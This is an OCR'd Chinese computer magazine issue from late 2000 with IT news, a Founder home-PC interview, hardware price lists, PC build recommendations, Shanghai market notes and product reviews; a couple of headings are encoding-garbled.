网易正式推网易商城 2000年12月14日，网易正式推出网易商城，它可以向中小企业提供全面电子商务解决方案。中小企业用户不再是单纯地向网站供货或代销，而是可以在网易商城开设自己的店铺，推广自己的品牌。

搜狐召开2000年度报告会 2000年12月18日，搜狐在北京召开了年度报告会，介绍了并购Chinaren后公司最新发展的动态。面对众多记者的提问，张朝阳表示有信心不被NASDAQ摘牌，同时宣布SOHU公司计划裁员20%，约126人。

2000年中国IT十大风云人物评选开始 2000年12月23日，由中国青年报数字青年、互联网试验室、CNAZ中文网站评估认证网（www.cnaz.com）主办"2000年中国IT十大风云人物评选"活动正式拉开帷幕。投票方式将通过网上及平面媒体两种方式进行，截止日期为2001年2月15日。

■据说……

日前"智能狂拼II"荣获"配件商最期待软件"大奖，这是民族软件继《江湖》之后第二次打败Windows获此殊荣。一位评委说："想想看，一个小小的输入法软件安装之后居然要200多M空间！如果我们每个软件都学习这种多多益善的精神，那……那我们硬盘经销商还不……"（激动得泣不成声）。刻录机和内存经销商纷纷赞同，只有软盘经销商投了惟一的反对票。

美国政府决定于2001年发行9美分、9美元、99美元的货币，因目前大多电脑软硬件定价都以9结尾不方便顾客找赎。关于具体时间一位官员透露："这要视Windows2001的发布时间来定，众所周知这是一件比天气预报还要难确定的事。"又据不准确消息，国内已经有人建议银行发行8元、18元、88元、888元面值人民币……

跪搓板这项男士传统的家庭运动有望在21世纪初终止，因为太太们发现CPU是个更好的升级产品……

未来的公司只有两个员工：一个人和一只狗。人的工作是喂狗，狗的工作是阻止人碰电脑。

（消息提供 稻草狗）

能画水彩画和卡通画的电脑 2000年12月21日日立在网上开始发售"FLORA-ie 卡通美术家"电脑。产品配置特制的笔，内装水彩画软件"大脑镜子"和卡通画软件"手写卡通"，备有联机绘画教学和自动生成卡通动作的功能，售价15.8万日元。




入门级手写笔——百变小蒙恬 日前蒙恬科技推出入门级手写笔——百变小蒙恬，售价不到200元，配合新版压力笔V4.0软件，可以全屏幕多字连续书写，还能享受独有的"透明签名"和"写简得繁"功能。蒙恬科技做出了一年包换、三年软件免费升级、终身维护的售后服务承诺，从即日起到春节还可以享受7天内无条件退货。



新一代家用电脑什么样？

——访方正科技家用产品部部长吴京伟



□本刊记者　李月鹏

中国PC市场年销量目前已经超过800万台，位居世界第三，2000年更是卓立于世界PC不景气的大环境下一枝独放，其中的关键就在于家用PC的起飞。家用PC在中国普及不到5年，但据IDC预测2000年市场容量已达210万台，保有量在1000万台，并且正以每年60%以上的速度增长。可以预计2001年将实现两个前所未有的突破：一、家用PC与商用PC首次达到1：1平起平坐的地位；二、家用PC市场主流逐步从DIY转为品牌电脑。那么，2001年的中国家用电脑该是什么样呢？

方正的回答：第四代家庭智能电器

2000年末，方正蝉联中国市场PC销量亚军，和第三名的差距拉到大2倍，并隆重发布了"下一代家用电脑"的白皮书。方正认为中国家用电脑已经经历了简单电脑、多媒体电脑、因特网电脑三次革命，现在正在迈向第四代，其特征是：家庭网络、数字化消费和自主功能升级。

日前记者抱着浓厚的兴趣走访了方正，亲自试用了刚刚发布的新一代卓越Z系列家用电脑，并采访了科技家用产品部部长吴京伟先生，深深体会到这三个看来晦涩高深的特征将会对普通用户的生活带来巨大影响。

家庭网络：家用电器与网络的和谐

因特网已经深深地植进现代社会，电脑上网已经不时髦了，但是方正要做的是：让家庭里所有的电器都用电脑来控制，并且通过因特网和社会连起来。卓越有一个漂亮的连接坞，上面的红外线接收器可以把所有的红外遥控器发送的信号记录下来，如电视、录像机、空调、VCD、音响、洗衣机等等，然后接管所有的电器。记者虽然第一次见到卓越Z，但不过几分钟就已经能够轻松地用鼠标控制空调、开关VCD、切换电视频道了，而且可以编排时间"定时"激活这些功能，即使主人不在家，电器也可以在电脑的指挥下井井有条地工作，这的确是一种震撼的体会，我甚至想：如果一个有心脏病的贼进到这样的家庭，会不会给吓死呢？

但是不仅如此，卓越Z还可以通过电话线把一个家庭和整个社会连接起来。出门忘了关空调？忘了下午要录制的世界杯足球节目？没关系，只要电脑开着并在监控状态，就可以往家拨电话，电脑自动应答，以后就像普通的自动应答电话一样简单：按1键，可以关闭空调，按2键可以激活录像机，按……如果在公司和网吧上网，更可以远程遥控家里的电脑，你在屏幕上看到的和家里的电脑屏幕完全同步……真是太强大了！

吴京伟先生甚至开玩笑说："看来，未来的黑客有可能不用进门就可以把家里的电器享受个够。"

数字化消费：1+1>2!

游戏机、数码相机、掌上电脑、MP3随身听，国人对数字化消费产品的认识一下子从一无所有跨越到目不暇接，但遗憾的是大多产品各自为政，单一功能虽突出然而缺乏相互沟通和功能整合。掌上电脑易于携带，但功能有限，信息来源贫乏，如果能把强大功能和便于携带二者合璧呢？卓越Z的一个可选件——掌上电脑，拆下来就是个小小的PDA，连接上电脑就可以双向交流信息，还可以当手写笔用，真是两全其美，而选配价格仅仅100元。未来方正计划让更多不同形态的数字产品互联互通，加入到PC这个大家庭里。一边看电视，一边刻VCD？录MP3？打印数码相机的照片？看来方正是要捧电脑做整个家庭数字消费产品的灵魂人物了。

自主升级：随时随意的硬件升级

勤俭持家的中国家庭一向提倡少花钱、多办事，因此便于升级是一个重要的选购因素。现在的家用电脑尽

管配置有高有低，但功能基本无外乎办公、学习、信息处理、多媒体、游戏娱乐、因特网应用等，要么有要么没有，取舍这些功能的选择权根本不在最终用户手中，用户只能被动地接收厂商的决定，因此让 DIY 盛行一时。而同时，随着硬件技术特别是USB技术的快速发展，打开电脑机箱进行板卡升级的必要性越来越小，用户的需求从配置升级已经悄悄向功能升级转移。方正敏锐地看到：USB 通用接口解决了功能升级接口匹配的问题，USB 不仅可以做电脑外设的接口，还能扮演电脑功能升级的接入端子。



因此，通过卓越 Z 的这个小小连接坞，可以挂接多达 11 个 USB 设备（未来可能升级到 IEEE1394 新型数字通讯接口），实现灵活的功能升级。资金拮据的用户，第一次可以仅仅采购主机、显示器，随着经济条件的改善再按需买回智能家居控制、掌上电脑、手写输入、多媒体游戏等扩展功能，随时随意地升级自己的爱机。

中国家用电脑发展方向在哪里？

说到新一代的家用电脑，人们脑海里出现的往往是许多科幻大片里的场景：电脑、音像设备、厨房设备和安全系统彼此都能互相联络，并且一起联结到INTERNET上。而我们熟悉的这个方方正正的大铁盒子——电脑，将要扮演的就是家庭网关（HOME NETWORK GATEWAY)，或者说是"电脑管家"，可以通过无线电、电话线甚至电力线，，通过INTERNET与地球村同声相应、互通有无，更重要的是：所有这一切，操作起来就像呼吸空气一样简单和自由 。

新一代的家用电脑是什么样的？这就是方正的答案。



吴京伟采访

方正卓越Z系列的形象代言人是一个胖胖的佐罗，在人们印象中佐罗应该是很酷的，但是为什么创造一个这样的形象呢？

方正认为电脑是酷的，更是人性化的。尤其在 IT 日益主宰人们生活的今天，电脑更不应该是一个高深莫测的东西，而应该是一个和蔼可亲的朋友。揭开神秘面具，走入普通百姓的生活，难道这不正体现了方正的理念，体现了新一代电脑的亲和力吗？

方正、同方等系出名门（北大、清华）的品牌电脑一向有"货真价实"的美誉，但是在价格这个中国家庭比较敏感的因素上有什么考虑？

家用电脑是给家庭用的，给老百姓用的，方正将会保持一贯的品质给家庭用户提供可以用得起的好电脑。卓越Z系列用的是866MHz的赛扬II和1GHz的PIII，但是价格非常贴近用户。我可以说，方正电脑真是"一分钱、一分货。"

方正如何看待2001年的竞争？方正的市场目标是什么？

2001年将会是家用电脑这架巨型客机轰鸣起飞的时刻，方正将会把握机会冲上蓝天。应该说，明年是百赢的局面，方正电脑拥有卓越的技术和市场人员，拥有中国用户的信任和良好的口碑，我们对 2001 年充满信心。我们把目标客观地锁定在第二位，但在数量上将有一个很大的超越，预计PC总销量将会是 150 万台。

风向标

¡õÀ¸Ä¿Ö÷³Ö　胡克

继内存大幅跳水后，AMD CPU也玩起高台跳水，雷鸟1GHz几天之内降幅达到30%，市场零售价由2480元降到1650元，GHz时代到来了。对于AMD再次挑起的价格战，Intel的反应似乎有些迟缓，差不多的价钱，1580元只能买个散装的P III 800EB，AMD再次走到了Intel的前面。不过1GHz雷鸟还不是性价比最高的，雷鸟800MHz（1000元）和850MHz（1070元）才是追求高性能的您的首选。毒龙也有小幅降价，毒龙650售价400元，比高频的K6-2还要便宜，毒龙700、750、800分别是500、590、740元，而赛扬II系列从533到700则要580到730大元，不过由于良好的超频性，CII 533比CII633还贵，您可要注意呦！喜欢赛扬的朋友有好消息传来，100MHz外频CII终于登场，最低频率800MHz，不过要1700元左右，比同频的P III 800EB还贵，想买的您还是等等吧。

内存依然跌势不止，普通的HY-T75 PC133 128MB已降到415元，现代原厂128MB PC133 540元，KINGMAX 128MB PC150 580元，另外笔者在市场中还发现某些地方依然在卖1.1版的KINGMAX PC133，价钱同1.2版一样，版本号在PCB上印着，稍微注意一下就能看到。大家经常看到各种报道，内存颗粒跌到多少美元，但就是不会把这个价格与内存条价格联系起来。我教大家一个计算方法：内存颗粒是按8MB/颗计算，128MB内存要16颗，再加上PCB板及SPD芯片的成本约1$，按最新国际市场内存颗粒报价3$来计算，128MB内存的美元售价就是3×16+1=49$，再乘上汇率（受关税及汇率波动影响，一般是8.3～ 8.8），得出的价格406～430RMB就是内存价格。

硬盘价格小有振幅，不过依然受缺货困扰，IBM7200转30G 1230元，迈拓星钻一代30G 1100元左右，金钻五代30G 1310元，希捷的酷鱼III已正式发布，单碟20G、7200转、2MB缓存，但市场上还未见到货。昆腾硬盘被迈拓收购后一直很平静，不过最近有消息说，昆腾火球还将独立存在一年左右，换句话说就是大家用的昆腾硬盘质保是没问题的，这对昆腾用户可是个好消息。

近半个月二线厂商的815EP主板纷纷上市，去掉了鸡肋的集成显卡，价格降低了，还是颇受欢迎的。最近AMD尴尬地承认其支持DDR的AMD760芯片组有BUG，不过大家也没放在心上，都认为只要VIA的DDR芯片组不出问题就行，AMD的CPU加VIA的主板才是最佳配置。由于没有新显卡上市，显卡价格显得相对平稳，GeForce2MX 32MB SDR因品牌不同价格在800～1300元不等，GeForce2GTS 32MB DDR市场价都在2200元以上，我在某著名厂商针对国内的报价页面上看到其GTS报价为1950元，但在市场里却拿不到这个价。相对而言ATI RADEON 32MB DDR 1850元的报价更能让人接受些，这是现阶段惟一能同GeForce系列相抗衡的显卡系列了。

相对显卡市场的平静，显卡厂商可不平静，最具爆炸性的消息就是nVidia收购老冤家3dfx，封闭意味着被淘汰，这一规律在3dfx身上再次得到证实，我只希望nVidia收购3dfx是看中了它的技术，而不是为了减少一个对手。■

鸣谢本栏特约信息员
杨法　达利
Faust　CM驿客

报价杂货铺

★主板

型号	价格
华硕 P3B-F	830元
华硕 CUBX	1020元
华硕A7 pro	1060元
华硕 CUSL2-M	1150元
技嘉 GA-6VX7B-4X	980元
技嘉 GA-BX2000 +	980元
技嘉 GA-6OXM7E	1200元
技嘉 GA-7ZX	1100元
升技 VT6X4	830元
升技 BE6-II	930元
升技 SE6	1250元
升技 KT7	990元
微星 6309	800元
微星 BX-Master	1020元
微星 K7T Pro2	980元
微星 MS-815EPro	1200元

★显卡

型号	价格
丽台 S320II(32M)	820元
丽台 GeForce2 MX（32M）	1150元
艾尔莎 影雷者III PRO/32M	1020元
艾尔莎 影雷者 MX	1170元
耕升 TNT2 Pro-32M	670元
耕升 GeForce2 MX(黄金版)	1150元

★扫描仪

型号	价格
Acer 640BU	980元
MICROTEK SM3600	888元
紫光 Uniscan 6C	990元
Canon FB-630P	880元
HP ScanJet 3300C	980元

★音箱

型号	价格
创新 PCWorks2.1	330元
爵士-5515	180元
漫步者 R1000TC	180元
漫步者-R2.1T	360元
润宝轻骑兵 M1	180元
润宝轻骑兵 V2.0	220元

显示器的走势分析

型号	英寸	点距	显像管	最高分辨率	价格（元）
美格显示器系列（MAG）					
570FD	15	0.24	索尼平面珑	1600 × 1200	1999
XJ570	15	0.28	细颈显像管	1600 × 1200	1799
XJ770	17	0.28	东芝	1600 × 1200	2599
786FD	17	0.24	索尼平面珑 黄金眼	1280 × 1024*75Hz	3499
796FD	17	0.24	索尼平面珑 黄金眼	1600 × 1200*75Hz 1280 × 1024*85Hz	3799
XJ810	19	0.22	日立	1600 × 1200*75Hz 1280 × 1024*85Hz	5499
爱国者系列彩显					
500E	15	0.28	平面直角	1024 × 768	1230
PAT500A plus (TCO95)	15	0.28	超黑晶显示技术	1280 × 1024(逐行)	1420
PAT700A plus (TCO95)	17	0.27	超黑晶显示技术	1280 × 1024(逐行)	1880
PAT700H (TCO95)	17	0.27	超黑晶显示技术	1280 × 1024(逐行)	2080
PAT900A (TCO95)	19	0.26	东芝 Microfilter 显示技术	1600 × 1200(逐行)	4380
700FT(TCO95)	17	0.25	日立	1280 × 1024(逐行)	2599
777FT （TCO95)	17（纯平)	0.25	三菱平面珑	1280 × 1024(逐行)	2999

市场风云真的是变化莫测，谁会知道今天的内存竟然会只卖到400元呢？可惜今天我们要买的不是内存啦！我们买的不过也是很重要的设备之一。那会是什么啊？对了，就是显示器啦！从今年年初开始大家就都在吵着要用纯平显示器，可是哪有几家是用纯平显像管的呢？现在的电脑科技真是发展得很快，一晃一年又要过去了，现在纯平才真正地开始进入主流市场。

看到上面的价格了吗？大家可以回想一下，这个价格可以说是从去年9月份一直延续到现在的。说明显示器的价格变动幅度很小很小，一年我们能赶上一次两次的降价就很是幸福了。我们再来看看其他的型号。

型号	英寸	显像管	栅距	分辨率	扫描频率	带宽	环保	价格（元）
三菱								
S5914	15	平面直角钻石屏	0.28	1280 × 1024 65Hz	30-70kHz 50-100Hz	130	TCO95	1630
70	17	平面直角钻石屏	0.28	1280 × 1024 65Hz	30-70kHz 50-100Hz	108	TCO99	2480
PRO710	17	纯平钻石珑	0.25	1920 × 1200 69Hz	30-86kHz 50-130Hz	203	TCO95	4380
PRO720	17	纯平钻石珑	0.25	1920 × 1200 69Hz	30-86kHz 50-130Hz	203	TCO99	3899
PLUS91	19	纯平钻石珑	0.25	2048 × 1536 65Hz	30-96kHz 50-140Hz	220	TCO99	5580

三菱更是纯平显示器的推崇者了，钻石珑的显像管采用了三电子枪三束的聚焦技术，在显示的效果上纯度更高，更加逼真自然，是我认为最值得购买的显示器了。而且最有趣的是，很多我认识的朋友也都纷纷购买了三菱的显示器，重要的是这些朋友都是做美术设计的，包括平面和三维图像的设计，可见这些显示效果已经得到公认了。显示器的价格几乎也是从去年9月开始到现在几乎没有大的变动，很稳定。但是最近听说三菱要推出新品显示器了，看来我们这些电脑发烧者有便宜货买了！

型号	配　　置	价格（元）
三星		
450B	14"/0.28mm/1024*768/65MHz	1140
550S	15"/0.28mm/1024*768/80MHz	1300
550B	15"/0.28mm/1280*1024/110MHz	1560
750S	17"/0.28mm/1280*1024/110MHz	1990
750ST	17"/0.28mm/1280*1024/110MHz/音箱/彩壳	2380
753DF	17"/0.20mm/1280*1024/110MHz	2980
755DF	17"/0.20mm/1280*1024/135MHz	3380
750P	17"/0.26mm/1600*1200/205MHz	2980

三星的显示器的价格同样没有太大的价格跌幅。现在我们看到了4家显示器的价格，我也特别比较了3个月前的价格，有的是对比了半年前的价格。虽然这里只有4家，在写稿之前我可是找得头昏脑涨对比了好多家。

显示器的新技术是在不断地研发中，可是每一种新技术的加入，新功能或者显示效果的改进，是需要长时间在厂家实验室里经过试用和不断改进才能投入市场的。每当新的技术产品投入市场，前一代产品必然要降价。很显然，显示器的新品开发速度明显要慢，毕竟也是很重要的“面子”问题嘛。说到LCD几乎在近期是不可能得到普及的，15英寸的就要价5500元，而且在发色数和显示效果上来说，依然没有达到显像管的水平。不过没有辐射倒是真的（这点我很喜欢，可是代价太高了）。显示器现在的发展是带宽越来越高，刷新率也高，对于眼睛的保护很有利哦，大家选购的时候一定要注意这一点。点距也是很重要的一个性能指标，15/17英寸显示器的点距必须低于或等于0.28，否则图像就会变得模糊不清。现在的显示器已经几乎都是符合这样的标准了，而有的更是做到了0.25/0.24,更有厂家推出了0.20点距的显像管（当然代价很不菲的）。记得要买有各种认证的显示器哦！例如TCO95/97/99标准。

本期攒机指南

想配置新的机器，一定要看这里推荐的机器。符合性价比且有特点的机器才是我愿意给大家推荐的东西。好，看看这次给您推荐的机型。

经济型：

配件	品牌　型号	参考价（元）
CPU	AMD　Duron 750MHz	570
主板	美达　M-KT133	780
内存	HY　PC-133　128MB	415
硬盘	昆腾　Fireball PLUS AS 20.5GB	1080
显示卡	七彩虹　TNT2 Venta 16MB	340
声卡	板上集成	
光驱	台达　44X	365
机箱（带电源）	金河田 8015	290
Modem	创新　DI5655	260
鼠标	A4TECH　双飞燕4D	66
键盘	DULEX　超薄	70
软驱	美上美　3.5英寸	110
音箱	Microland　2.1	240
显示器	EMC　PK769	1670
		总价：6256

评论 看见本期的经济型机器后，会有什么感觉啊？是不是觉得你的机器很不错啊？当然啦，内存已经可以平稳地提高到128MB了，这才不亏待自己。也只有在这样的配置下机器才算可以跑得顺畅些。

使用Duron 750MHz是绝对的正确方向，在性能上远远把现在的FC-PGA Celeron 抛在了后面，价格上也比较便宜，只要570元。配合HY PC-133 128MB内存正好跑WinMe / Win2K。

主板使用了KT133芯片组的美达科技的主板，同Duron配合使用得非常稳定。最近又在搞让利的优惠活动，可以用优惠券买到更便宜的主板了。加上超频可以稳定地跑至少850MHz，真的很不错。

显示卡嘛TNT2 Venta确实很适合了，比那些i752的性能都要好，而且有16MB的显存，价格只有340元，你还有什么理由不选择呢？

对显示器，17英寸绝对是现在的主流，而且EMC的齐家系列的性能非常优秀，1670元可以买到超黑管+0.27的点距十分值得。

使用创新的内置式的Modem根本不用担心太多的问题，抗干扰，高速连接，使用方便，平均5-6k的连接速度对于只有260元的价格来说太合适了。

对于音乐的享受也很重要。2.1的规格将会得到迅速的普及。240元买回2.1去看VCD，玩游戏效果要远远好过只有两个音箱的设备。

特别要提一下，这款机器配的硬盘是最新的昆腾科技的产品，支持ATA-100/7200RPM/2M Cache，只要1080元，装机真的很值。

ºÀ»ªÐÍ：

配件	品牌　型号	参考价（元）
CPU	AMD　ATHLON 1GHZ	1860
主板	ABIT　KT7--R	1090
内存	HY　PC-133　256MB	960
硬盘	IBM　DLT-30730 30GB	1220
显示卡	丽台　GeForce 2 MX	1250
声卡	创新　SB!Live Digital	520
光驱	先锋　16X DVD	1050
机箱（带电源）	金河田太空车A	450
MODEM	创新　DI5655	260
鼠标	A4TECH　双飞燕4D+	78
键盘	ACER　超薄	70
软驱	美上美　3.5英寸	110
音箱	创新　4.1	450
显示器	厦华　"太平公主"17'	2580
		总价：11948

评论 为什么不把CD-RW加入呢？因为我觉得个人用户能用这个设备的还是太少太少。我把CD-ROM升级到DVD-ROM。先锋的光学产品的制造能力大家都是有目共睹，也是业界的大哥，选用它的产品没有错啦，1050元的要价很公道。

AMD Athlon 1GHz的价格只有1860元，而Intel的1GHz却还在要价4XXX元，真以为我们都是富豪啊?还好有AMD的存在，得以让我在年末跨入GHz的世界。ABIT的主板在超频上和主板的特色功能上都很独道，就像电脑的玩具一样，我喜欢这样的玩具，而且现在的价格只有1090元，已经十分适合我们购买使用了。

“太平公主”可以支持170MHz的带宽，性能上是很优秀的。这是国产的纯平显示器，我是个支持国货的人哦！其他的我也不多说了，有部分几乎就是标准主流型升级过来的机器，将声卡换成创新的SB LIVE！Digital更能配合PCWORKS 4.1工作。这样的机器可以支持用一阵子的，而且绝对可以使用更强大的操作平台。

市场回望



上海市场上继富士康风扇风靡一时后，ADDA和COOL MASTER的风扇也抢滩上海，其中包括一些平时非常少见的超大规格的CPU散热器风扇套件。由于目前上海天气较冷，电脑散热问题不突出，所以这些风扇主要销售对象为电脑发烧友，价格在50-150元之间。

华硕推出了一款机箱前置状态显示器，通过占用机箱上一个5寸驱动器托架的位置，利用8字数码管可显示电脑CPU温度、工作频率、状态等信息，并提供一些快捷键。本来这些信息都需要通过软件在显示屏上查看，现在有了这个装置，查看更为容易，同时还具备一定的装饰效果，给机箱带来生气。上海地区的价格在200-250元左右。

市场上刻录盘的种类繁多，价格和质量相差悬殊，最便宜的刻录盘价格低于3元。随着高速刻录机应用的增加，一些低质量的刻录盘频频出现问题，不少盘虽然勉强完成刻录，但在大部分光驱中读取困难。其中除了一部分是刻录机与盘的兼容性问题外，更多的是刻录盘自身质量问题。建议用户在选购廉价刻录盘时先试用一下效果，再看准产品牌子选购。

标准AA型（5号）镍氢充电电池容量上又有突破，过去能够买到的最高容量多为1300MAH，现在新款1600MAH的产品也已开始上市。更大的容量意味着电池可以提供更长的放电工作时间。使用数码相机的用户有了新的代用品。

苏州明基ACER将其主流产品ACER 640U扫描仪的价格由888元下调到598元，调价幅度高达40%。ACER 640U采用USB接口，具备600 X 1200DPI光学分辨率，具备48BIT模式扫描，属于主流产品。ACER的这次降价行动使其他品牌的产品也作了相应的对策，上海市场其他主流扫描仪有望进一步回落。

很多电脑爱好者都想趁内存条价格下跌之际增添一些内存，KINGMAX、金条和著名品牌条价格依然相对较贵，而一些用HY颗粒做的散装条质量良莠不齐，给购买者带来不便。市场上有一些台湾品牌内存条，价格比较合理，通常比散装条只高10-30元，常见的主要有ACER、ASUS、APACER、GL2000等，质量比较有保证。

上海除了传统的MODEM接入互连网外还大力推广ISDN接入，在一些智能小区还提供ADSL、FTTB（FIBER TO THE BUILDING），近期CABLE MODEM也开始迅速兴起。新型接入设备基本由网络提供商配套提供，所以市面上零售很少。ISDN设备也由于相同的原因，零售适配卡的价格降到200-300元。ISDN TA大部分都是单位用户采购，3COM的OFFICECONNECT ISDN LAN调制解调器颇受小型办公网络的青，它集成了一台4端口集线器，一台IP路由器，ISDN终端适配器和两个模拟端口，安装调试都非常方便。上海用户在申请ISDN线路时可以优惠购买设备套餐，主要有比较便宜的适配卡，可直接连接普通电话的NT-PLUS A，可直接连接普通电话和电脑的NT-PLUS B，USB接口的适配器等。用户可以根据实际情况选择适合的设备。

上海二手笔记本电脑市场价格变动比较大，名牌高配486笔记本价格下跌到2000元左右，低配的486笔记本只有800元左右。市面上出现很多PENTIUM75-PENTIUM120的笔记本，价格在3000-4500元左右。少量高档PENTIUMII和赛扬的笔记本也有出现，价格基本为市场相近新品市价的1/2-1/3左右。大部分二手笔记本电脑都是日本机，虽然软件已换成英文或中文版的WIN9X，但键盘依然是日本格式，字母键没有问题，只是部分符号键有一些错位。

奸商：老弟这次又来买点什么？

闷豆：我这次是来找你算帐的，你上次卖给我的DURON 650是假的！

奸商：怎么会呢？上次你买的时候不是一切都试好才走的吗？

闷豆：我问你，DURON的L2 CACHE是多少？

奸商：64KB，AMD的宣传资料上写的清清楚楚。

闷豆：可这块DURON的L2 CACHE只有1KB，我用几个测试软件都是这样。

奸商：不可能呀？！


（把DURON装上并用WCUPID测试）

闷豆：看，只有1KB L2 CACHE，你给我换块真的DURON，否则我闷豆也要发发威。

奸商：好好，我换，我换。（这块收回再卖就是了，我也没损失，但到底是怎么回事呢？）

评：这次闷豆冤枉奸商了，这个问题实际是AMD DURON在设计上的一个BUG，不过据最新报告，这个BUG只影响测试，并不影响实际使用，并且AMD在接到这个问题报告后也修改了DURON的内核，解决了这个BUG，据悉新出厂的AMD DURON已能在测试软件中正确反映L2 CACHE的容量了。





可以直接插3D眼镜的显示器

普通的3D眼镜一般都需要与显卡配合使用。而ADI新近推出的显示器M510（15"）却可以直接插配3D眼镜，令玩家不需要升级显卡就可以轻松拥有立体效果。除保持了ADI产品一贯高品质的特性外，这款显示器最先进的地方在于采用了ADI的专利技术，能够与配套的无线眼镜一起使用。使用时，通过左右眼看到的不同画面位差的叠加，形成真正意义上的3D立体画面。在使用时，这套系统不需附加任何软件，只要在OSD中开启3D功能就可以轻松实现3D效果。所有的3D动感游戏都可以成为真正的3D游戏，让游戏中的景物和人物跳出你的显示器，浮现在你的眼前。除了这个让人兴奋不已的功能外，M510显示器在其他各类技术指标上也有不俗的表现。15英寸高对比度显像管，色彩鲜艳，对比度高。OSD控制菜单可以实现多种调节，除几何失真外、摩尔纹、RGB独立调节等多项专业参数均可轻松调节。另外这款显示器的视频带宽达到了108MHz，这个数值是不低的。在1024X768的真彩设置下，刷新率仍可达到85Hz，并保持精准的聚焦效果。如果你正打算攒机，又不想花千把元只买一块显卡的话，这款能实现3D功能的ADI M510将是很好的选择。最后给您提个醒：为了实现在3D画面中无闪烁，您的显示卡刷新率最好设置到120Hz，以达到每只眼睛每秒可以看到60帧画面。让显示器实现3D效果，让你身临其境地投入到虚拟世界中。



产品档案：
参考价格：
M510（15"）1500元
3D眼镜300元



可以选择信息和自动开关机的新概念电脑

作为品牌计算机，TCL“亿佳”系列新概念电脑的功能更加傻瓜化。这款集上网冲浪和家庭使用于一身的“家庭信息终端”电脑，除具有手写输入、前置USB端口等各种实用功能外，还具有“随意通”和“定时开关机”这两个独特的功能。“随意通”是指计算机在热键上网的同时，一方面能够配合相关联的家用软件，形成软、硬件结合的界面导航模式；另一方面通过用户自己设定，由捆绑合作的后台网站根据用户的要求进行信息的筛选工作。后台服务网站把用户所要的信息经整理后自动送到你的电脑中，并以此实现快捷的信息导航服务。与此同时，对收藏的网址数据，计算机能够通过智能程序自动进行优化管理。“自动开关机”是指计算机系统能够避开带宽的使用高峰而下载信息。用户可以将“亿佳”电脑定时在午夜，或其他上网低谷时段内准时上网，让电脑自动下载所需要的信息，下载完毕后系统自动关机。此外，作为捆绑服务，“亿佳”电脑用户将长期获得新浪网支持的包括个性化定制等网站信息浏览服务，同时不同产品型号用户将获得润迅支持的3个月至12个月不限时的上网服务。

产品档案：
参考价格：
“亿佳2000”—5988元
“亿佳3000”-7988元
“亿佳8000”-12888元
配置介绍：
“亿佳2000”赛扬667；64兆内存；20G硬盘；15英寸显示器；红旗Linux操作系统
“亿佳3000”奔III 800；64兆内存；20G硬盘；15英寸显示器；红旗Linux操作系统
“亿佳8000”奔III 866；128兆内存；30G硬盘；17英寸显示器；Win me操作系统

市场一览



完成多种家庭影像工作的全能显卡

以往的显卡只负责图像画面的显示工作，为了能够看电视、抓图、处理运动和静止的画面，我们往往需要附加额外的PCI板卡或加载对硬件要求较高的专用软件。这样不但投资和对系统资源的占用率较高，而且还要求使用者具有一定的硬件知识。针对于此，华硕推出了能够完成多种家庭影像工作的全能显卡——AGP-V7100。这款显卡，具有普通图形加速卡、电视卡、3D显示卡及家用级视频编辑卡的全部功能。可以接收标准的音、视频信号及射频电视信号；输出标准的音、视频信号，VGA信号及3D眼镜信号。装上这块卡，你可以在PC上边看边录电视节目；也可以即时抓取和编辑视频图像；在佩带3D眼镜玩游戏的同时，还可以将游戏及界面输出到电视机上播放。此外，该显卡还优化了DVD播放单元，并附带了3D眼镜、多款影像编辑和3D游戏软件。

产品档案：
参考价格：1010元（32兆显存）/930元（16兆显存）
技术参数：采用GeForce2 MX 显示芯片；700百万像素填充率；支持DriectX7；2.7GB/秒显存带宽；20百万三角形/秒生成率；173MHz核心工作频率。

长城ATX-300SE电源

这是一款符合国际最新IntelATX2.03标准的电源，它通过了国家安规认证(CCEE认证)，并可以支持网络开关机、键盘开关机等功能。可以通过时间设定自动接电开机或自动切断电源。这款电源采用传统银灰色外壳，电源正面有镂空的散热孔，可以直观地看到这款电源的外壳是用优质的镀锌钢板制造而成，不但坚固耐用，而且能有效地屏蔽电磁辐射。另外从正面的散热孔还可以看到机壳内有两块很厚的鱼骨形散热片。众所周知，电源内的温度过高会致使电源停止工作，电源自身拥有一套优质的散热设备是至关重要的。长城300SE所用的这种鱼骨形散热片比一般电源所用的散热片厚、大，不但散热效果好，而且瞬间对电源加压时不会产生拉弧及烧毁现象。除优质的散热片外，电源风扇的质量同样至关重要，长城ATX-300SE电源在风扇方面没有选择如今很流行的温控电源风扇。那种风扇在电源风扇上加一热敏电阻，电源温度高时风扇转速加快，温度低时风扇速度减慢。这种风扇听起来感觉不错，但由于风扇长期不匀速转动会减短风扇寿命，而导致电源过早损坏。精挑细选后，长城ATX电源最终全部选用进口风扇，再经过严格筛选，保证每一只风扇扇叶从外形大小至扇叶重量几乎一致，在运作中保持匀速运动，无噪声，寿命长，并保证电源始终在一个恒温状态下工作，增加了电源的使用寿命。



产品档案：
参考价格：298元
功率：300瓦
特性：双重过压保护
